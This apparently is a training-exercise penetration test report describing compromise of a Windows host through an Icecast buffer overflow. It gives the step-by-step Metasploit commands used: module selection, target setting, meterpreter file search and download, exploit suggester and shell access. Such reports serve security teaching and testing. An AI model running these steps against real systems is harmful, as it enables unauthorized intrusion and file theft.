GoodSecurity Penetration Test Report

[edwinjsierra@GoodSecurity.com](mailto:edwinjsierra@GoodSecurity.com)

DATE 7/19/2021

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

exploit/windows/http/icecast\_headerVulnerability






Explanation:


It is reported that the Icecast server is susceptible to a buffer overflow vulnerability. This issue is due to a failure of the application to properly enforce boundary conditions when dealing with user-supplied input data.

This vulnerability allows for remote code execution in the context of the Icecast server.Severity.


This is severe as remote code can be executed putting your whole network at risk.

Proof of Concept:

1. Ran nmap -sV 192.168.0.20 to verify what ports were open and what services where being used. Saw that icecast was being used on port 8000.
2. Ran metaslpoit by using the command *msfconsole*. Then searched for icecast exploits by running earch icecast.
3. Used the module by using *use exploit/windows/http/icecast\_header*
4. **Set the host to the target machine with *set RHOSTS 192.168.0.20* and then ran the exploit by using *exploit*. This gave us access to the system using a meterpreter command line. Tested this by searching for a file containing the word “secret” in the name by running *search -f \*recipe\*.txt*
5. Downloaded a file to demonstrate how the vulnerability can access the file system and be used to download files. *download /users/ieuser/documents/Drinks.recipe.txt*
6. Used meterpreter’s local exploit suggester to find additional exploits by running *run post/multi/recon/local\_exploit\_suggester*



1. Gained access to the command prompt by running the command *shell.* Pulled up information for the system by running *systeminfo*.



# Recommendations

Update system and verify vulnerability has been patched in newest version. If this is still an issue, I would suggest using a different media server.